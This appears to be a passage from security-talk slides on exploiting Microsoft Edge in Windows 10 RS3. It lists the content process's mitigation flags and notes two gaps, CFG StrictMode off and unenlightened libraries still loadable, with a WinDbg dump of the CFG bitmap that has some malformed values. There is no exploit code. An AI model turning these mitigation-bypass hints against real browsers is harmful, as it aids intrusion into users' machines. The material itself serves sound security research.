
In RS3 CFG StrictMode is still not enabled

```
Process Mitigations: 6212 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
DEP.Enabled True
DEP.DisableAtlThunkEmulation True
DEP.Permanent True
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy True
ASLR.DisallowStrippedImages True
ACG.ProhibitDynamicCode True
ACG.AllowRemoteDowngrade True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
CFG.EnableExportSuppression True
CFG.StoreSignedOnly True
CFG.MitigationOptIn True
ImageLoad.NoRemoteImages True
ImageLoad.NoLowMandatoryLabelImages True
```

Exploit in Windows 10 RS3

CFG unenlightened library can still be loaded

```
0:017> dq poi(ntdll!LdrSystemDllInitBlock+0xb0) + 7ff7b0cf0000 / 40
00007ff5`de793c00  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c10  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c20  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c30  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c40  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c50  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c60  ffffffff`fffffff ffffffff`fffffff
00007ff5`de793c70  ffffffff`fffffff ffffffff`fffffff
```



Q & A

